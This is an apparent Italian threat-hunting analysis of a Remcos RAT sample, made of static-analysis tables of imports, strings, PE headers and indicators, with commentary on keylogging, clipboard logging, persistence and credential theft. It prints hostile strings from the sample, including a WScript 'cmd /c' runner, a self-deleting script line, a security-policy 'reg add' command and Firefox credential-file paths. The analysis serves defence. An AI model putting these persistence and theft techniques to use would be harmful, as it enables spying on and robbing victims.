
A seguire metodi di cifratura mediante encryption contexts, ottenimento di attributi di servizi, ottenimento dell'utenza loggata e chiavi di registro specifiche:




Il metodo *GetClipboardData* permette di ottenere il contenuto della clipboard, mentre il metodo *SetWindowsHookExA* permette di creare oggetti di hooking per il monitoraggio di eventi specifici, nel caso in questione viene effettuato un tracciamento dei keystrokes all'interno del modulo di **keylogging**.




Il modulo di monitoring Watchdog permette anche il riavvio di Remcos, come a seguire la stringa individualizzante in un contesto di threat hunting: ***"Remcos restarted by watchdog!"***




Vi è un riferimento alla chiave di registro di impostazione del default browser (per la gestione delle richieste con protocollo HTTP) ***http\shell\open\command***:




Qui evidenze al certificato utilizzato nei contesti di remote administration, chiave privata RSA, chiave pubblica, chiave privata criptata:



La sezione del PE .text, la quale contiene istruzioni eseguibili dalla CPU, risulta essere in uno stato di *packed* con un coefficiente d'entropia che si aggira intorno a 6.62553:



Il sample è stato compilato in data **26 Novembre 2023**:



Tra le informazioni degne di nota vi è il dominio di geolocalizzazione **geoplugin[.]net**, network connectivities, services management, hooking, remote administration, WMI queries executions, keylogging, Base64 encoding:

indicator (60)	detail	level
The file references string(s)	type: blacklist, count: 121	1
The file imports symbol(s)	type: blacklist, count: 101	1
The file references a URL pattern	url: http://geoplugin.net/json.gp	1
The time-stamp of the compiler is suspicious	year: 2023	2
The time-stamp of a directory is suspicious	directory: debug, stamp: Sun Nov 26 01:39:33 2023	2
The file contains another file	signature: unknown, location: .rsrc, offset: 0x000749CC, size: ...	2
The file references blacklist library(ies)	count: 3	2
The file imports anonymous function(s)	count: 17	2
The file checksum is invalid	checksum: 0x00000000	3
The file references a group of API	type: synchronization, count: 44	3
The file references a group of API	type: execution, count: 96	3
The file references a group of API	type: file, count: 74	3
The file references a group of API	type: reckoning, count: 38	3
The file references a group of API	type: windowing, count: 34	3
The file references a group of API	type: cryptography, count: 8	3
The file references a group of API	type: memory, count: 54	3
The file references a group of API	type: dynamic-library, count: 20	3
The file references a group of API	type: registry, count: 34	3
The file references a group of API	type: network, count: 26	3
The file references a group of API	type: power, count: 4	3
The file references a group of API	type: security, count: 13	3
The file references a group of API	type: input-output, count: 14	3
The file references a group of API	type: console, count: 22	3
The file references a group of API	type: services, count: 28	3
The file references a group of API	type: data-exchange, count: 21	3
The file references a group of API	type: storage, count: 14	3
The file references a group of API	type: diagnostic, count: 8	3
The file references a group of API	type: resource, count: 13	3
The file references a group of API	type: hooking, count: 8	3
The file references a group of API	type: administration, count: 3	3
The file references a group of API	type: desktop, count: 3	3
The file references a group of API	type: exception, count: 9	3

indicator (60)	detail	level
The file references a group of API	type: hooking, count: 8	3
The file references a group of API	type: administration, count: 3	3
The file references a group of API	type: desktop, count: 3	3
The file references a group of API	type: exception, count: 9	3
The file references a group of hint	type: base64, count: 5	3
The file references a group of hint	type: format-string, count: 12	3
The file references a group of hint	type: utility, count: 16	3
The file references a group of hint	type: registry, count: 10	3
The file references a group of hint	type: file, count: 34	3
The file references a group of hint	type: keyboard, count: 28	3
The file references a group of hint	type: password, count: 1	3
The file references a group of hint	type: size, count: 7	3
The file references a group of hint	type: function, count: 176	3
The file references a group of hint	type: privilege, count: 1	3
The file references a group of hint	type: rtti, count: 23	3
The file references a group of hint	type: wmi, count: 1	3
The file references a group of hint	type: guid, count: 1	3
The file references a group of hint	type: url-pattern, count: 1	3

property	value	detail
compiler-stamp	0x65631255	Sun Nov 26 01:39:33 2023
size-of-optional-header	0x00E0	224 bytes
signature	0x00004550	PE00
machine	0x014C	**Intel**
sections	0x0007	7
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000
processor-32bit	0x00000100	**true**
system-image	0x00000000	false
executable	0x00000002	**true**
dynamic-link-library	0x00000000	false
debug-stripped	0x00000000	false
line-stripped-from-file	0x00000000	false
local-symbols-stripped-from-file	0x00000000	false
relocation-stripped	0x00000000	false
large-address-aware	0x00000000	false
uniprocessor	0x00000000	false
bytes-of-machine-words-reversed-Low	0x00000000	false
bytes-of-machine-words-reversed-Hi	0x00000000	false
media-run-from-swap	0x00000000	false
network-run-from-swap	0x00000000	false

Tra le funzioni e metodi di interesse abbiamo evidenza di *FindNextFileA* (per contesti di files gathering), *GetNativeSystemInfo*, *QueryPerformanceFrequency* (per effettuare environment awareness).

functions (307)	blacklist (101)	type (1)	ordinal (17)	library (12)
FindNextFileA	x	implicit	-	kernel32.dll
CreateToolhelp32Snapshot	x	implicit	-	kernel32.dll
Process32NextW	x	implicit	-	kernel32.dll
Process32FirstW	x	implicit	-	kernel32.dll
VirtualProtect	x	implicit	-	kernel32.dll
GetNativeSystemInfo	x	implicit	-	kernel32.dll
OpenProcess	x	implicit	-	kernel32.dll
GetCurrentProcessId	x	implicit	-	kernel32.dll
GetTempFileNameW	x	implicit	-	kernel32.dll
UnmapViewOfFile	x	implicit	-	kernel32.dll
MapViewOfFile	x	implicit	-	kernel32.dll
WriteProcessMemory	x	implicit	-	kernel32.dll
GetThreadContext	x	implicit	-	kernel32.dll
ReadProcessMemory	x	implicit	-	kernel32.dll
CreateProcessW	x	implicit	-	kernel32.dll
SetThreadContext	x	implicit	-	kernel32.dll
QueryDosDeviceW	x	implicit	-	kernel32.dll
FindFirstVolumeW	x	implicit	-	kernel32.dll
GetConsoleScreenBufferInfo	x	implicit	-	kernel32.dll
FindVolumeClose	x	implicit	-	kernel32.dll
GetVolumePathNamesForVol...	x	implicit	-	kernel32.dll
FindFirstFileA	x	implicit	-	kernel32.dll
FindNextVolumeW	x	implicit	-	kernel32.dll
QueryPerformanceFrequency	x	implicit	-	kernel32.dll
SetEnvironmentVariableW	x	implicit	-	kernel32.dll
SetEnvironmentVariableA	x	implicit	-	kernel32.dll
GetEnvironmentStringsW	x	implicit	-	kernel32.dll
FindFirstFileExA	x	implicit	-	kernel32.dll
GetTimeZoneInformation	x	implicit	-	kernel32.dll
GetModuleHandleExW	x	implicit	-	kernel32.dll
MoveFileExW	x	implicit	-	kernel32.dll
RaiseException	x	implicit	-	kernel32.dll

Abbiamo, inoltre, contezza delle funzioni *RemoveDirectoryW* (per l'eliminazione di folders), *MoveFileW* (rinomina files), *GetLogicalDriveStringsA* (ottenimento dei dischi di sistema), eliminazione di files, impostazione degli attributi di files, numerosi *hooking* ed *event handlers* di clipboards, mouse events e parametri di sistema.

TerminateThread	x	implicit	-	kernel32.dll
RemoveDirectoryW	x	implicit	-	kernel32.dll
MoveFileW	x	implicit	-	kernel32.dll
GetLogicalDriveStringsA	x	implicit	-	kernel32.dll
DeleteFileW	x	implicit	-	kernel32.dll
DeleteFileA	x	implicit	-	kernel32.dll
SetFileAttributesW	x	implicit	-	kernel32.dll
FindNextFileW	x	implicit	-	kernel32.dll
FindFirstFileW	x	implicit	-	kernel32.dll
CreateProcessA	x	implicit	-	kernel32.dll
TerminateProcess	x	implicit	-	kernel32.dll
WriteFile	x	implicit	-	kernel32.dll
GetCurrentThreadId	x	implicit	-	kernel32.dll
GetClipboardData	x	implicit	-	user32.dll
UnhookWindowsHookEx	x	implicit	-	user32.dll
GetForegroundWindow	x	implicit	-	user32.dll
SetWindowsHookExA	x	implicit	-	user32.dll
CloseClipboard	x	implicit	-	user32.dll
OpenClipboard	x	implicit	-	user32.dll
GetKeyboardState	x	implicit	-	user32.dll
CallNextHookEx	x	implicit	-	user32.dll
GetKeyState	x	implicit	-	user32.dll
GetWindowThreadProcessId	x	implicit	-	user32.dll
SetClipboardData	x	implicit	-	user32.dll
EnumWindows	x	implicit	-	user32.dll
ExitWindowsEx	x	implicit	-	user32.dll
EmptyClipboard	x	implicit	-	user32.dll
SendInput	x	implicit	-	user32.dll
mouse_event	x	implicit	-	user32.dll
SystemParametersInfoW	x	implicit	-	user32.dll

Qui il richiamo di funzioni di cifratura (ad esempio *CryptAcquireContexA, CryptGenRandom* dalla libreria *advapi32.dll*), cambio di configurazione di servizi (*ChangeServiceConfigW*), registry keys modifying.

CryptAcquireContextA	x	implicit	-	advapi32.dll
CryptGenRandom	x	implicit	-	advapi32.dll
CryptReleaseContext	x	implicit	-	advapi32.dll
ControlService	x	implicit	-	advapi32.dll
ChangeServiceConfigW	x	implicit	-	advapi32.dll
AdjustTokenPrivileges	x	implicit	-	advapi32.dll
LookupPrivilegeValueA	x	implicit	-	advapi32.dll
OpenProcessToken	x	implicit	-	advapi32.dll
RegCreateKeyA	x	implicit	-	advapi32.dll
RegSetValueExW	x	implicit	-	advapi32.dll
RegSetValueExA	x	implicit	-	advapi32.dll
RegCreateKeyW	x	implicit	-	advapi32.dll
RegDeleteValueW	x	implicit	-	advapi32.dll
RegDeleteKeyA	x	implicit	-	advapi32.dll
ShellExecuteExA	x	implicit	-	shell32.dll
ShellExecuteW	x	implicit	-	shell32.dll
52 (gethostbyvalue)	x	implicit	x	ws2_32.dll
19 (send)	x	implicit	x	ws2_32.dll
115 (WSAStartup)	x	implicit	x	ws2_32.dll
3 (closesocket)	x	implicit	x	ws2_32.dll
12 (inet_ntoa)	x	implicit	x	ws2_32.dll
9 (htons)	x	implicit	x	ws2_32.dll
8 (htonl)	x	implicit	x	ws2_32.dll
55 (getservbyvalue)	x	implicit	x	ws2_32.dll
15 (ntohs)	x	implicit	x	ws2_32.dll
56 (getservbyport)	x	implicit	x	ws2_32.dll
51 (gethostbyaddr)	x	implicit	x	ws2_32.dll
11 (inet_addr)	x	implicit	x	ws2_32.dll
112 (WSASetLastError)	x	implicit	x	ws2_32.dll
111 (WSAGetLastError)	x	implicit	x	ws2_32.dll

Il threat fa uso della libreria *wininet.dll* per scaricare files da servers remoti (*URLDownloadToFileW*):

16 (recv)	x	implicit	x	ws2_32.dll
4 (connect)	x	implicit	x	ws2_32.dll
23 (socket)	x	implicit	x	ws2_32.dll
URLOpenBlockingStreamW	x	implicit	-	urlmon.dll
URLDownloadToFileW	x	implicit	-	urlmon.dll
InternetOpenUrlW	x	implicit	-	wininet.dll
InternetOpenW	x	implicit	-	wininet.dll
InternetCloseHandle	x	implicit	-	wininet.dll
InternetReadFile	x	implicit	-	wininet.dll

A seguire un'evidenza di script dropping mediante un oggetto WScript per l'eliminazione dello script *Wscript.ScriptFullName*:

hint (304)	value (4980)
x	CreateObject("WScript.Shell").Run "cmd /c ""
x	CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName)
wmi	Elevation:Administrator!new:
utility	cmd.exe
utility	time
utility	pause audio
utility	resume audio
utility	stop audio
utility	Control Panel\Desktop
utility	open
utility	explorer.exe
utility	Set fso = CreateObject("Scripting.FileSystemObject")\r\nOn Error Resume Next\r\
utility	WinDir
utility	svchost.exe
utility	fsutil.exe
utility	cmd.exe
utility	open "
utility	program files\
utility	program files (x86)\
url-pattern	http://geoplugin.net/json.gp
size	FFFFFFFF000000010000000000000000000000000FFFFFFFFFFFFFFFFFFFFFFFF
size	FFFFFFFF000000010000000000000000000000000FFFFFFFFFFFFFFFFFFFFFFFC
size	5AC635D8AA3A93E7B3EBBD55769886BC651D06B0CC53B0F63BCE3C3E27D2604B
size	FFFFFFFF00000000FFFFFFFFFFFFFFFFBCE6FAADA7179E84F3B9CAC2FC632551
size	6B17D1F2E12C4247F8BCE6E563A440F277037D812DEB33A0F4A13945D898C296
size	4FE342E2FE1A7F9B8EE7EB4A7C0F9E162BCE33576B315ECECBB6406837BF51F5
rtti	.?AVtype_info@@
rtti	.?AVbad_alloc@std@@
rtti	.?AVbad_array_new_length@std@@
rtti	.?AVlogic_error@std@@
rtti	.?AVlength_error@std@@

Qui il riferimento ad alcune chiavi di registro utilizzabili per malicious persistence e la funzione *SeShutdownPrivilege* (la quale permette di ottenere i permessi di esecuzione per spegnere un local system)

HKLM
HKCU
HKCR
HKCC
Software\Microsoft\Windows\CurrentVersion\Uninstall
Software\Microsoft\Windows\CurrentVersion\Run\
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\
SeShutdownPrivilege
Administrator
[Space]

Si noti la presenza di riferimenti a keystrokes ed eventi di *keys handling*, come ad esempio Alt, F1, F11. Tale caratteristica è relativa al modulo keylogger presente all'interno della minaccia.

hint (304)	value (4980)
keyboard	[Alt]
keyboard	[Pause]
keyboard	[Esc]
keyboard	[End]
keyboard	[Left]
keyboard	[Up]
keyboard	[Right]
keyboard	[Down]
keyboard	[Print]
keyboard	[Ins]
keyboard	[Del]
keyboard	[Win]
keyboard	[Menu]
keyboard	[F1]
keyboard	[F2]
keyboard	[F3]
keyboard	[F4]
keyboard	[F5]
keyboard	[F6]
keyboard	[F7]
keyboard	[F8]
keyboard	[F9]
keyboard	[F10]
keyboard	[F11]
keyboard	[F12]
keyboard	[Ctrl+
guid	{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
function	WriteFile
function	ExitThread
function	CloseHandle
function	WaitForSingleObject

Le funzioni *GetClipboardData* e *SetClipboardData* vengono impiegate al fine di esercitare un'attività malevola di clipboard logging e modifiche al contenuto della stessa.


blacklist (121)	hint (304)	value (4980)
x	function	GetClipboardData
x	function	UnhookWindowsHookEx
x	function	GetForegroundWindow
-	function	ToUnicodeEx
-	function	GetKeyboardLayout
x	function	CloseClipboard
x	function	OpenClipboard
x	function	GetKeyboardState
x	function	CallNextHookEx
x	function	GetKeyState
x	function	GetWindowThreadProcessId
-	function	SetForegroundWindow
x	function	SetClipboardData
x	function	EnumWindows
x	function	ExitWindowsEx
x	function	EmptyClipboard
-	function	ShowWindow
-	function	IsWindowVisible
-	function	CloseWindow
x	function	SendInput
x	function	mouse_event
-	function	DrawIcon
-	function	GetSystemMetrics
-	function	GetIconInfo
-	function	GetCursorPos
-	function	TrackPopupMenu
-	function	CreatePopupMenu
-	function	DeleteObject
-	function	DeleteDC
-	function	GetDIBits
-	function	StretchBlt

Le funzioni *CryptReleaseContext* e *CryptGenRandom* possono essere relative agli oggetti di encryption contexts creati per la fase di cifratura di files:

blacklist (121)	hint (304)	value (4980)
-	function	CreateCompatibleBitmap
-	function	RegCloseKey
x	function	OpenProcessToken
x	function	AdjustTokenPrivileges
x	function	ControlService
-	function	CloseServiceHandle
-	function	QueryServiceStatus
x	function	CryptReleaseContext
x	function	CryptGenRandom
-	function	CoUninitialize
-	function	CoInitializeEx
-	function	CoGetObject
-	function	waveInAddBuffer
-	function	waveInStart
-	function	waveInOpen
-	function	waveInUnprepareHeader
-	function	waveInPrepareHeader
-	function	waveInStop
-	function	waveInClose
-	function	GdipLoadImageFromStream
-	function	GdipSaveImageToStream
-	function	GdipGetImageEncodersSize
-	function	GdipFree
-	function	GdipDisposeImage
-	function	GdipAlloc
-	function	GdipCloneImage
-	function	GdipGetImageEncoders
-	function	GdiplusStartup
x	function	InternetCloseHandle
x	function	InternetReadFile
-	function	ResetEvent

Di seguito ulteriori indicatori estraibili dagli attributi statici della minaccia, come ad esempio l'esecuzione di un comando *reg add* inerente alla chiave di registro *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies* con il fine di modificare le settings di security di sistema ed effettuare protection bypasses. Vi sono poi dettagli relativi a strutture di timestamps, la chiave di cifratura dei logins salvati nel browser Firefox (**key3.db**), databases dei cookies ed un riferimento al dominio **BreakingSecurity[.]net**, relativo difatti a Remcos RAT e distribuzione di pacchetti di codice sorgente:

blacklist (121)	value (4980)
-	GetFileType
-	FlushFileBuffers
-	GetConsoleCP
-	GetConsoleMode
-	IsValidCodePage
-	GetOEMCP
-	SetStdHandle
-	HeapSize
-	SetEndOfFile
-	%S#[k
-	%Y-%m-%d %H.%M
-	/k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Polici...
-	o%%Jr..\$
-	%%Jo..\r
-	x%Jo%.\r.
-	xxJo%%\r..8$
-	%02i:%02i:%02i:%03i
-	[+] FullDllName: %ws\r\n[+] BaseDllName: %ws\r\nwindir
-	\r\n[%04i/%02i/%02i %02i:%02i:%02i
-	wnd %04i%02i%02i %02i%02i%02i
-	time %04i%02i%02i %02i%02i%02i
-	C:\Windows\System32\cmd.exe
-	\key3.db
-	\cookies.sqlite
-	license_code.txt
-	Shlwapi.dll
-	PowrProf.dll
-	User32.dll
-	alarm.wav
-	BreakingSecurity.net
-	KERNEL32.dll



Vi è un'operazione di *parsing* e lettura di dati contenuti nelle informazioni trafugate, come ad esempio gli attributi *emailAddress* e *serialNumber*:

blacklist (121)	value (4980)
-	ntdll.dll
-	\explorer.exe
-	\cookies.sqlite
-	h.vbs
-	\update.vbs
-	ieinstal.exe
-	ielowutil.exe
-	rmclient.exe
-	.exe
-	\sysinfo.txt
-	!This program cannot be run in DOS mode.
-	?Dj0Q;W$=
-	?g)([]X>=
-	?456789:;<=
-	/serialNumber=
-	/emailAddress=
-	f$~3
-	f'~>
-	~Rich
-	.text
-	`.rdata
-	@.data
-	.tls
-	.gfids
-	@.rsrc
-	@.reloc
-	SUVW
-	_^][
-	=TkG
-	D$ PW
-	D$$PW

A seguire un dettaglio della funzione di decifratura *CryptUnprotectData*, la chiave viene derivata ed utilizzata per un processo di decrittografia dell'oggetto ***BLOB***:

blacklist (121)	value (4980)
-	GetFrame
-	FreeFrame
-	Failed to initialize TLS
-	Failed to initialize TLS context
